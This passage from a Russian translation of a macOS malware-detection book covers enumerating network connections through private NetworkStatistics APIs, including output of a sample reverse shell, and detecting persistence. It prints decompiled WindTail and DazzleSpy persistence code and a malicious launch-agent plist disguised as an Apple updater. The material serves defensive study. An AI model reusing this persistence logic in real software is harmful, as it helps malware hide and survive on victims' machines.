NStatManagerRef NStatManagerCreate(
const struct __CFAllocator*, dispatch_queue_t, void (^)(void*, int));
```

Листинг 4-12: Function definition для private API `NStatManagerCreate`

Аналогично нужно определить все constants, например keys в dictionary, которые описывают каждый network statistic object. Например, листинг 4-13 показывает, как определить `kNStatSrcKeyPID`, key, содержащий ID процесса, отвечающего за рассматриваемое network connection.

```
extern CFStringRef kNStatSrcKeyPID;
```

Листинг 4-13: Definition private constant `kNStatSrcKeyPID`

Все function и constant definitions см. в header file проекта `enumerateNetworkStatistics` этой главы.

Создание network statistic managers

Теперь, когда мы linked с фреймворком NetworkStatistics и определили необходимые APIs и constants, пора написать немного кода. В листинге 4-14 мы создаем network statistic manager через API `NStatManagerCreate`. Этот manager является opaque object, required для последующих вызовов NetworkStatistics API.

Первым параметром API `NStatManagerCreate` принимает memory allocator. Здесь мы используем default allocator, `kCFAllocatorDefault`. Второй параметр - dispatch queue, где мы будем выполнять callback block, указанный в третьем аргументе. Я рекомендую использовать custom dispatch queue, а не dispatch queue main thread, чтобы не перегружать и потенциально не блокировать main thread.

```
dispatch_queue_t queue = dispatch_queue_create("queue", NULL);

NStatManagerRef manager = NStatManagerCreate(kCFAllocatorDefault, queue,
^(NStatSourceRef source, int unknown) {
    // Add code here to complete the implementation.
});
```

Листинг 4-14: Инициализация network statistic manager

После инициализации dispatch queue мы вызываем `NStatManagerCreate`, чтобы создать manager object. Последний параметр этого API - callback block, который фреймворк вызовет во время query. Он принимает два аргумента: объект `NStatSourceRef`, представляющий network statistic, и integer, значение которого неизвестно (но, похоже, также не имеет отношения к нашему коду). В следующем разделе я объясню, как извлекать интересующую network information, когда фреймворк вызывает этот callback.

Определение callback logic

Фреймворк автоматически вызовет callback block `NStatManagerCreate`, когда мы запустим query с помощью API `NStatManagerQueryAllSourcesDescriptions`, который вскоре обсудим. Чтобы извлечь информацию из каждого network statistic object, переданного в callback block, мы вызываем API `NStatSourceSetDescriptionBlock`, чтобы указать еще один callback block. Вот definition этой функции:

```
void NStatSourceSetDescriptionBlock(NStatSourceRef arg, void (^)(NSMutableDictionary*));
```

Мы вызываем эту функцию с объектом `NStatSourceRef` и callback block, который фреймворк вызовет асинхронно с dictionary, содержащим информацию о network statistic object (листинг 4-15).

```
NStatManagerRef = NStatManagerCreate(kCFAllocatorDefault, queue,
^(NStatSourceRef source, int unknown) {
    NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
        printf("%s\n", description.description.UTF8String);
    });
});
```

Листинг 4-15: Установка description callback block

В текущем виде код не выполнит никакой операции, пока мы не запустим query. После запуска query он вызовет этот block; пока что мы просто печатаем dictionary, описывающий network statistic object.

Запуск queries

Перед запуском query мы должны сообщить фреймворку, какая network statistics нас интересует. Для statistics обо всех TCP и UDP network sockets и connections мы вызываем функции `NStatManagerAddAllTCP` и `NStatManagerAddAllUDP` соответственно. Как видно в листинге 4-16, обе принимают network statistic manager (который мы ранее создали) как единственный аргумент.

```
NStatManagerAddAllTCP(manager);
NStatManagerAddAllUDP(manager);
```

Листинг 4-16: Query для statistics о TCP и UDP network events

Теперь мы можем запустить query через функцию `NStatManagerQueryAllSourcesDescriptions` (листинг 4-17).

```
dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);

NStatManagerQueryAllSourcesDescriptions(manager, ^{
    dispatch_semaphore_signal(semaphore);
});

dispatch_semaphore_wait(semaphore, DISPATCH_TIME_FOREVER);
NStatManagerDestroy(manager);
```

Листинг 4-17: Query всех network sources

Как только мы вызываем функцию `NStatManagerQueryAllSourcesDescriptions`, network statistic query начинается, вызывая callback block, который мы установили для каждого network statistic object, чтобы предоставить comprehensive snapshot текущего состояния сети.

Функция `NStatManagerQueryAllSourcesDescriptions` принимает network statistic manager и еще один callback block, который нужно вызвать, когда network query завершится. В этой реализации нас интересует one-time snapshot сети, поэтому мы сигнализируем semaphore, на котором ожидает main thread. Когда query завершается, мы очищаем network statistic manager с помощью функции `NStatManagerDestroy`.

Запуск инструмента

Если мы скомпилируем и запустим этот код, он перечислит все network connections и listening sockets, включая remote shell connection Dummy:

```
% ./enumerateNetworkStatistics
...
{
TCPState = Established;
...
ifWiFi = 1;
interface = 12;
localAddress = {length = 16, bytes = 0x1002c7f9c0a801f50000000000000000};
processID = 96202;
```

```
processName = Python;
provider = TCP;
...
remoteAddress = {length = 16, bytes = 0x10020539b9f373e60000000000000000};
...
}
```

Local address (`kNStatSrcKeyLocal`) и remote address (`kNStatSrcKeyRemote`) хранятся в объектах `NSData`, содержащих структуры `sockaddr_in` или `sockaddr_in6`. Если вы хотите преобразовать их в printable strings, нужно вызвать routines вроде `inet_ntop`. Листинг 4-18 показывает код для этого.

```
NSString* convertAddress(NSData* data) {
    in_port_t port = 0;
    char address[INET6_ADDRSTRLEN] = {0};
    struct sockaddr_in* ipv4 = NULL;
    struct sockaddr_in6* ipv6 = NULL;

    if(AF_INET == ((struct sockaddr*)data.bytes)->sa_family) {
        ipv4 = (struct sockaddr_in*)data.bytes;
        port = ntohs(ipv4->sin_port);
        inet_ntop(AF_INET, (const void*)&ipv4->sin_addr, address, INET_ADDRSTRLEN);
    } else if (AF_INET6 == ((struct sockaddr*)data.bytes)->sa_family) {
        ipv6 = (struct sockaddr_in6*)data.bytes;
        port = ntohs(ipv6->sin6_port);
        inet_ntop(AF_INET6, (const void*)&ipv6->sin6_addr, address, INET6_ADDRSTRLEN);
    }

    return [NSString stringWithFormat:@"%s:%hu", address, port];
}

...

NStatManagerRef = NStatManagerCreate(kCFAllocatorDefault, queue,
^(NStatSourceRef source, int unknown) {
    NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
        NSData* source = description[(__bridge NSString*)kNStatSrcKeyLocal];
        NSData* destination = description[(__bridge NSString*)kNStatSrcKeyRemote];

        printf("%s\n", description.description.UTF8String);
        printf("%s -> %s\n",
        convertAddress(source).UTF8String, convertAddress(destination).UTF8String);
    });
});
```

Листинг 4-18: Преобразование data object в human-readable address и port

Эта простая helper function принимает network statistic address, а затем извлекает и форматирует port и IP address как для IPv4, так и для IPv6 addresses. Здесь она печатает оба endpoints, source и destination, чтобы предоставить более readable output. В качестве примера следующий output отображает statistics о reverse shell Dummy:

```
% ./enumerateNetworkStatistics
...
{
TCPState = Established;
...
ifWiFi = 1;
interface = 12;
localAddress = 192.168.1.245:63353
processID = 96202;
processName = Python;
provider = TCP;
...
remoteAddress = 185.243.115.230:1337
...
}
```

Хотя это не показано в сокращенном output, network statistic dictionary также содержит keys `kNStatSrcKeyTxBytes` и `kNStatSrcKeyRxBytes`, которые содержат количество bytes uploaded и downloaded соответственно. Листинг 4-19 показывает, как можно программно извлечь эти traffic statistics как unsigned long integers.

```
NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
    unsigned long bytesUp =
    [description[(__bridge NSString *)kNStatSrcKeyTxBytes] unsignedLongValue];

    unsigned long bytesDown =
    [description[(__bridge NSString *)kNStatSrcKeyRxBytes] unsignedLongValue];
    ...
});
```

Листинг 4-19: Извлечение traffic statistics

Эти данные могут помочь нам понять traffic trends. Например, connection с большим количеством uploaded bytes, связанное с unknown process, может раскрыть malware, exfiltrating большой объем data на remote server.

Заключение

Большинство malware взаимодействует с сетью, предоставляя нам возможность строить мощные heuristics. В этой главе я представил два метода программного перечисления состояния сети и последующего связывания этого состояния с ответственными процессами. Возможность определить процесс, отвечающий за listening socket или established connection, необходима для точного обнаружения malware и является одним из главных преимуществ host-based approaches перед network-centric ones.

До сих пор мы строили heuristics на основе информации, полученной из processes (в главе 1), binaries (в главе 2), code signing (в главе 3) и network (в этой главе). Но операционная система предоставляет и другие sources of detection. В следующей главе вы погрузитесь в обнаружение persistence techniques.

Примечания

Сноски

[1] [назад] Patrick Wardle, “The Mac Malware of 2022,” Objective-See, 1 января 2023 г., https://objective-see.org/blog/blog_0x71.html#-insekt.
[2] [назад] См. https://objective-see.org/products/netiquette.html.
[3] [назад] Patrick Wardle, “Making oRAT Go,” доклад на Objective by the Sea v5, Испания, 7 октября 2022 г., https://objectivebythesea.org/v5/talks/OBTS_v5_pWardle.pdf.
[4] [назад] Daniel Lunghi and Jaromir Horejsi, “New APT Group Earth Berberoka Targets Gambling Websites with Old and New Malware,” TrendMicro, 27 апреля 2022 г., https://www.trendmicro.com/en_ph/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html.
[5] [назад] См. https://github.com/palominolabs/get_process_handles.
[6] [назад] См. http://newosxbook.com/src.jl?tree=listings&file=netbottom.c.

Глава 5. Закрепление в системе

Пожалуй, один из лучших способов обнаруживать malicious threats на macOS - сосредоточиться на persistence. Здесь persistence означает средства, с помощью которых software, включая malware, устанавливает себя в системе, чтобы автоматически повторно запускаться при startup, user login или каком-либо другом deterministic event. Иначе оно может больше никогда не выполниться, если пользователь выйдет из системы или система перезагрузится. В этой главе я сосредоточусь исключительно на перечислении persistent items. В части II, где я рассматриваю подходы, позволяющие наблюдать events по мере их возникновения, я обсудю, как использовать Apple Endpoint Security для мониторинга persistence events.

Как общая характеристика большинства malware, persistence служит надежным detection mechanism, способным раскрыть большинство infections. На macOS malware обычно persists одним из двух способов: как launch items (daemons или agents) либо как login items. В этой главе я покажу, как именно перечислять такие items, чтобы раскрыть почти любой образец Mac malware.

Разумеется, не все macOS malware persists. Например, ransomware, которое encrypts user files, или stealers, которые захватывают и exfiltrate sensitive user data, часто не нуждаются в многократном запуске и поэтому редко устанавливают себя persistently.

С другой стороны, легитимные программы, рассчитанные на непрерывную работу, такие как auto-updaters, security tools или даже простые helper utilities, тоже обычно persist. Поэтому сам факт, что что-то persistently installed, не означает, что наш код должен пометить это как malicious.

Примеры persistent malware

Поскольку эта глава посвящена раскрытию malware, которое persists либо как login item, либо как launch item, начнем с короткого примера каждого варианта. Изначально раскрытое исследователем Taha Karim, malware WindTail было направлено на сотрудников government и critical infrastructure на Ближнем Востоке. [1] В подробной исследовательской работе [2] я отметил, что malware, которое часто маскируется под PowerPoint presentation с именем `Final_Presentation`, persists itself как login item, чтобы автоматически повторно выполняться каждый раз, когда пользователь входит в систему. В application bundle malware мы находим его main binary, файл с именем `usrnode`. Декомпиляция этого файла раскрывает persistence logic в начале его функции `main`:

```
int main(int argc, const char* argv[])
r12 = [NSURL fileURLWithPath:NSBundle.mainBundle.bundlePath];
rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);
LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0, r12, 0x0, 0x0);
...
}
```

После того как malware определяет, откуда оно выполняется на host, оно вызывает функции `LSSharedFileListCreate` и `LSSharedFileListInsertItemURL`, чтобы установить себя как persistent login item. Этот login item делает malware видимым на панели Login Items приложения System Preferences (рисунок 5-1). Очевидно, авторы malware сочли это приемлемым компромиссом ради persistence.



Рисунок 5-1: WindTail закрепляется как login item с именем Final_Presentation

Рассмотрим еще один persistent macOS malware specimen. Названное DazzleSpy, это sophisticated nation-state malware использовало zero-day vulnerabilities, чтобы удаленно заражать пользователей macOS. [3] Хотя infection vector DazzleSpy создавал detection challenges, подход malware к persistence был довольно очевидным, давая defenders прямой способ обнаружить его.

После получения initial code execution и выхода из browser sandbox DazzleSpy persisted itself как launch agent, маскировавшийся под Apple software updater. Чтобы persist как launch agent, item обычно создает property list в одном из каталогов `LaunchAgents`. DazzleSpy создает property list в каталоге текущего пользователя `Library/LaunchAgents` и называет свой property list `com.apple.softwareupdate.plist`. Binary malware hardcodes references на каталог launch agent, а также на имя plist, из-за чего они легко видны в output команды `strings`:

```
% strings - DazzleSpy/softwareupdate
...
%@/Library/LaunchAgents
/com.apple.softwareupdate.plist
```

Если загрузить malware в decompiler, мы найдем class method с именем `installDaemon`, который использует эти strings. Как следует из имени, метод будет persistently install malware (хотя и не как launch daemon, а как agent):

```
+(void)installDaemon {
rax = NSHomeDirectory();
...
var_78 = [NSString stringWithFormat:@"%@/Library/LaunchAgents", rax];
var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];
...
var_90 = [[NSMutableDictionary alloc] init];
var_98 = [[NSMutableArray alloc] init];
...
rax = @(YES);
[var_90 setObject:rax forKey:@"RunAtLoad"];
[var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
[var_90 setObject:var_98 forKey:@"ProgramArguments"];
...
[var_90 writeToFile:var_80 atomically:0x0];
...
}
```

Из этой decompilation видно, что malware сначала динамически строит path к каталогу текущего пользователя `Library/LaunchAgents`, а затем добавляет к нему string `com.apple.softwareupdate.plist`. Затем оно строит dictionary с keys вроде `RunAtLoad`, `Label` и `ProgramArguments`, чьи values описывают, как restart persisted item, как идентифицировать его и где находится его path. Чтобы завершить persistence, malware записывает этот dictionary в property list file в каталоге launch agent.

Выполнив malware на изолированной analysis machine под пристальным наблюдением file monitor, мы можем подтвердить persistence DazzleSpy. Как и ожидалось, file monitor показывает, что binary (`softwareupdate`) создает свой property list file в каталоге `LaunchAgents` текущего пользователя:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
"event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
"file" : {
"destination" : "/Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist",
"process" : {
"pid" : 1469,
"name" : "softwareupdate",
"path" : "/Users/User/Desktop/softwareupdate"
}
}
}
```

Затем, изучив содержимое этого newly created file, мы можем найти path, по которому malware persistently installed itself, `/Users/User/.local/softwareupdate`:

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>KeepAlive</key>
<true/>
<key>Label</key>
<string>com.apple.softwareupdate</string>
<key>ProgramArguments</key>
<array>
<string>/Users/User/.local/softwareupdate</string>
<string>1</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>SuccessfulExit</key>
<true/>
</dict>
</plist>
```

Malware установило key `RunAtLoad` в `true`, поэтому macOS будет автоматически restart указанный binary каждый раз, когда пользователь входит в систему. Иными словами, DazzleSpy достигло persistence.

В начале этой главы я упоминал, что легитимное software тоже persists. Как определить, является ли persisted item malicious? Пожалуй, лучший способ - изучить code signing information item с помощью подходов, описанных в главе 3. Легитимные items должны быть подписаны легко узнаваемыми companies и notarized Apple.

Malicious persisted items тоже часто имеют общие признаки. Рассмотрим DazzleSpy, которое выполняется из скрытого каталога `.local` и не signed или notarized. Имя property list malware, `com.apple.softwareupdate`, предполагает, что этот persistent item принадлежит Apple. Однако Apple никогда не устанавливает persistent components в пользовательские каталоги `LaunchAgents`, и все ее launch items ссылаются на binaries, подписанные исключительно собственно Apple. В этих отношениях DazzleSpy не является исключением; большинство malicious persistent items столь же легко классифицировать как suspicious из-за таких anomalies.

Background Task Management

Как определить, что item persisted? Наивный подход - просто перечислить все `.plist` files, найденные в каталогах launch item, включая системные и пользовательские каталоги `LaunchDaemon` и `LaunchAgent`. Однако начиная с macOS 13 Apple encourages developers переносить свои launch items напрямую в application bundles. [4] Эти изменения по сути deprecate persistence через пользовательские каталоги launch item, что означает: ручное перечисление persistent items требует scanning каждого application bundle, а это неэффективно. Кроме того, software может persist как login items, которые не используют property lists или dedicated directories.

К счастью, начиная с macOS 13 Apple объединила управление наиболее распространенными persistence mechanisms (включая launch agents, launch daemons и login items) в proprietary subsystem под названием Background Task Management. Эта subsystem предоставляет список login и launch items, которые заполняют панель Login Items в приложении System Preferences (рисунок 5-2).



Рисунок 5-2: Login и launch items, показанные в приложении System Preferences

На моем компьютере несколько моих инструментов Objective-See устанавливают себя как login items, тогда как cloud-syncing app Adobe и updater Google Chrome устанавливают persistent launch items.

Разумеется, нам нужна возможность получить этот список persistent items программно, поскольку любое persistent malware, вероятно, также появится здесь. Хотя компоненты subsystem Background Task Management являются proprietary и closed source, dynamic analysis показывает, что subsystem хранит detailed metadata о persistent items, которые она отслеживает, в единственном database file. Для наших целей наличие этой centralized database - настоящая находка. К сожалению, поскольку ее format proprietary и undocumented, нам предстоит некоторая работа, если мы хотим ее использовать.

Изучение подсистемы

Пройдем по взаимодействиям subsystem Background Task Management с этой database. Понимание этих операций поможет нам создать tool, способный программно извлекать ее contents. Используя file monitor, можно увидеть, что когда item persisted, daemon Background Task Management, `backgroundtaskmanagementd`, обновляет file в каталоге `/private/var/db/com.apple.backgroundtaskmanagement/`. Чтобы выполнить эту операцию atomically, он сначала создает temporary file, а затем перемещает его в каталог `com.apple.backgroundtaskmanagement` через rename operation:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
"event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
"file" : {
"destination" :
"/private/var/folders/zz/.../TemporaryItems/.../BackgroundItems-vx.btm",
"process" : {
"pid" : 612,
"name" : "backgroundtaskmanagementd",
...
}
}
...
}
{
"event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
"file" : {
"destination" :
"/private/var/folders/zz/.../TemporaryItems/.../BackgroundItems-vx.btm",
"process" : {
"pid" : 612,
"name" : "backgroundtaskmanagementd",
...
}
}
...
}
{
"event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
"file" : {
"source" :
"/private/var/folders/zz/.../TemporaryItems/.../BackgroundItems-vx.btm",
"destination" :
"/private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-vx.btm",
"process" : {
"pid" : 612,
"name" : "backgroundtaskmanagementd",
...
}
}
...
}
```

Если disassemble binary daemon, расположенный в каталоге `/System/Library/PrivateFrameworks/BackgroundTaskManagement.framework/Versions/A/Resources/`, мы найдем references на format string `BackgroundItems-v%ld.btm` в `storeNameForDatabaseVersion:`, method класса `BTMStore`:

```
+[BTMStore storeNameForDatabaseVersion:]
pacibsp
sub sp, sp, #0x20
stp fp, lr, [sp, #0x10]
add fp, sp, #0x10
nop
ldr x0, =_OBJC_CLASS_$_NSString
str x2, [sp, #0x10 + var_10]
adr x2, #0x100031f10 ; @"BackgroundItems-v%ld.btm"
...
```

Дальнейшая reverse engineering показывает, что имя database содержит version number, который увеличивается по мере выхода новых versions macOS. В показанных здесь примерах мы абстрагировали этот version number символом `x`, но в вашей системе он, вероятно, будет `8` или выше. Используя команду `file`, можно увидеть, что contents файла `BackgroundItems-vx.btm` хранятся как binary property list. Чтобы самостоятельно просмотреть эти сведения, обязательно подставьте корректный version number для своей системы при запуске команды:

```
% file /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-vx.btm
/private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-vx.btm:
Apple binary property list
```

Мы можем преобразовать contents binary property в XML с помощью `plutil`. К сожалению, получившийся XML содержит не только spelling mistakes, но и serialized objects, которые не являются readily human readable:

```
% plutil -p /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-vx.btm
{
"$archiver" => "NSKeyedArchiver"
"$objects" => [
0 => "$null"
1 => {
"$class" =>
<CFKeyedArchiverUID 0x600002854240 [0x1e3bcf9a0]>{value = 265}
"itemsByUserIdentifier" =>
<CFKeyedArchiverUID 0x600002854260 [0x1e3bcf9a0]>{value = 2}
"mdmPaloadsByIdentifier" =>
<CFKeyedArchiverUID 0x600002854280 [0x1e3bcf9a0]>{value = 263}
"userSettingsByUserIdentifier" =>
<CFKeyedArchiverUID 0x6000028542a0 [0x1e3bcf9a0]>{value = 257}
}
...
265 => {
"$classes" => [
0 => "Storage"
1 => "NSObject"
]
"$classname" => "Storage"
}
...
```

Serialization - это процесс, при котором initialized, in-memory object преобразуется в format, в котором его можно сохранить (например, в file). Хотя serialization является эффективным способом, позволяющим программам взаимодействовать с objects, serialized objects обычно не human readable. Более того, если objects принадлежат undocumented class, нам сначала нужно понять internal details класса, прежде чем мы сможем написать код, который осмысленно их обработает.

Как часть subsystem Background Task Management, Apple поставляет command line utility с именем `sfltool`, которая может взаимодействовать с файлами `BackgroundItems-vx.btm`. Если выполнить ее с флагом `dumpbtm`, tool deserialize и напечатает contents файла:

```
# sfltool dumpbtm
#1:
UUID: 8C271A5F-928F-456C-B177-8D9162293BA7
Name: softwareupdate
Developer Name: (null)
Type: legacy daemon (0x10010)
Disposition: [enabled, allowed, visible, notified] (11)
Identifier: com.apple.softwareupdate
URL: file:///Library/LaunchDaemons/com.apple.softwareupdate.plist
Executable Path: /Users/User/.local/softwareupdate
Generation: 1
Parent Identifier: Unknown Developer
#2:
UUID: 9B6C3670-2946-4F0F-B58C-5D163BE627C0
Name: ChmodBPF
Developer Name: Wireshark
Team Identifier: 7Z6EMTD2C6
Type: curated legacy daemon (0x90010)
Disposition: [enabled, allowed, visible, notified] (11)
Identifier: org.wireshark.ChmodBPF
URL: file:///Library/LaunchDaemons/org.wireshark.ChmodBPF.plist
Executable Path: /Library/Application Support/Wireshark/ChmodBPF/ChmodBPF
Generation: 1
Assoc. Bundle IDs: [org.wireshark.Wireshark ]
Parent Identifier: Wireshark
```

В этом примере deserialized objects включают DazzleSpy (`softwareupdate`) и daemon ChmodBPF от Wireshark. Поскольку `sfltool` может производить deserialized output из proprietary database, его reverse engineering должен помочь нам понять его deserialization и parsing logic. Это, в свою очередь, должно позволить нам написать собственный parser, способный перечислять все persistent items, которыми управляет subsystem Background Task Management, включая любое malware.

Разбор sfltool

Хотя эта книга не сосредоточена на reverse engineering, я кратко обсудю, как dissect `sfltool`, чтобы вы поняли его взаимодействия с другими компонентами Background Task Management и крайне важным файлом `.btm`. В terminal начнем с потокового чтения сообщений из system log, одновременно запуская `sfltool` с флагом `dumpbtm`:

```
% log stream
...
backgroundtaskmanagementd: -[BTMService listener:shouldAcceptNewConnection:]:
connection=<NSXPCConnection: 0x152307aa0> connection from pid 52886 on mach service named
com.apple.backgroundtaskmanagement
backgroundtaskmanagementd dumpDatabaseWithAuthorization: error=Error
Domain=NSOSStatusErrorDomain Code=0 "noErr: Call succeeded with no error"
```

Как видно в log output (который я слегка изменил ради краткости), daemon Background Task Management получил message от процесса с ID `52886`, соответствующего запущенному экземпляру `sfltool`. Можно увидеть, что tool создал XPC connection к daemon. Если connection успешен, `sfltool` затем может вызывать remote methods, находящиеся внутри daemon. Например, из log messages видно, что он вызвал daemon method `dumpDatabaseWithAuthorization:`, чтобы получить contents database Background Task Management.

В листинге 5-1 мы пытаемся реализовать тот же подход. Мы используем private framework BackgroundTaskManagement, который реализует необходимые classes, такие как `BTMManager`, и methods, включая client-side `dumpDatabaseWithAuthorization:error:`.

```
#import <dlfcn.h>
#import <Foundation/Foundation.h>
#import <SecurityFoundation/SFAuthorization.h>

#define BTM_DAEMON "/System/Library/PrivateFrameworks/\
BackgroundTaskManagement.framework/Resources/backgroundtaskmanagementd"

@interface BTMManager : NSObject
+(id)shared;
-(id)dumpDatabaseWithAuthorization:(SFAuthorization*)arg1 error:(id*)arg2;
@end

int main(int argc, const char* argv[]) {
    void* btmd = dlopen(BTM_DAEMON, RTLD_LAZY);
    Class BTMManager = NSClassFromString(@"BTMManager");
    id sharedInstance = [BTMManager shared];
    SFAuthorization* authorization = [SFAuthorization authorization];

    [authorization obtainWithRight:"system.privilege.admin"
    flags:kAuthorizationFlagExtendRights error:NULL];

    id dbContents = [sharedInstance dumpDatabaseWithAuthorization:authorization error:NULL];
    ...
}
```

Листинг 5-1: Попытка dump database Background Task Management

К сожалению, этот подход завершается неудачей. Как показано в следующих log messages, failure, похоже, связана с тем, что наш binary (в этом случае имеющий process ID `20987`) не обладает private Apple entitlement, необходимым для подключения к daemon Background Task Management:

```
% log stream
...
backgroundtaskmanagementd: -[BTMService listener:shouldAcceptNewConnection:]:
process with pid=20987 lacks entitlement 'com.apple.private.backgroundtaskmanagement.manage'
or deprecated entitlement 'com.apple.private.coreservices.canmanagebackgroundtasks'
```

Мы можем подтвердить, что именно поэтому не можем подключиться к daemon, выполнив reverse engineering кода в daemon, отвечающего за обработку новых XPC connections от clients:

```
/* @class BTMService */
-(BOOL)listener:(NSXPCListener*)listener
shouldAcceptNewConnection:(NSXPCConnection*)newConnection {
...
x24 = [x0 valueForEntitlement:@"com.apple.private.coreservices.canmanagebackgroundtasks"];
...
if(objc_opt_isKindOfClass(x24, objc_opt_class(@class(NSNumber))) == 0x0 ||
[x24 boolValue] == 0x0) {
    // Reject the client that is attempting to connect.
}
```

В этой disassembly можно увидеть check private entitlement `com.apple.private.coreservices.canmanagebackgroundtasks`, который совпадает с тем, что мы видели в logs. Если client не содержит его (или более новый entitlement `com.apple.private.backgroundtaskmanagement.manage`), система deny connection.

Используя утилиту `codesign`, можно увидеть, что `sfltool` действительно содержит необходимый entitlement:

```
% codesign -d --entitlements - /usr/bin/sfltool
Executable=/usr/bin/sfltool
[Dict]
[Key] com.apple.private.coreservices.canmanagebackgroundtasks
[Value]
[Bool] true
[Key] com.apple.private.sharedfilelist.export
[Value]
[Bool] true
```

Поскольку мы не можем получить private Apple entitlement, необходимый нашей собственной программе для подключения к daemon Background Task Management, нам остается обращаться к database напрямую с диска и парсить ее.

При наличии full disk access получить доступ к contents database легко. Однако parsing ее contents требует немного больше работы, поскольку она содержит undocumented serialized objects. К счастью, дальнейшая reverse engineering показывает, что после чтения contents database daemon его deserialization logic начинается в method с именем `_decodeRootData:error:`.

```
-(void*)_decodeRootData:(NSData*)data error:(void**)arg3 {
...
x0 = [NSKeyedUnarchiver alloc];
x21 = [x0 initForReadingFromData:data error:&error];
...
x0 = [x21 decodeObjectOfClass:objc_opt_class(@class(Storage)) forKey:@"store"];
```

Когда daemon Background Task Management читает contents database, он выполняет deserialization, следуя этим стандартным шагам:

1. Читает contents database в memory как object `NSData`.
2. Инициализирует object `NSKeyedUnarchiver` этими data.
3. Deserializes objects в unarchiver через вызов method `NSKeyedUnarchiver decodeObjectOfClass:forKey:`.

Обратите внимание на serialized class name `Storage` и его key в archiver, `store`, поскольку они вскоре пригодятся. Также обратите внимание, что когда вызывается method `decodeObjectOfClass:forKey:`, method `initWithCoder:` любого embedded object также автоматически вызывается за кулисами. Это позволяет objects выполнять собственную deserialization.

Написание parser database Background Task Management

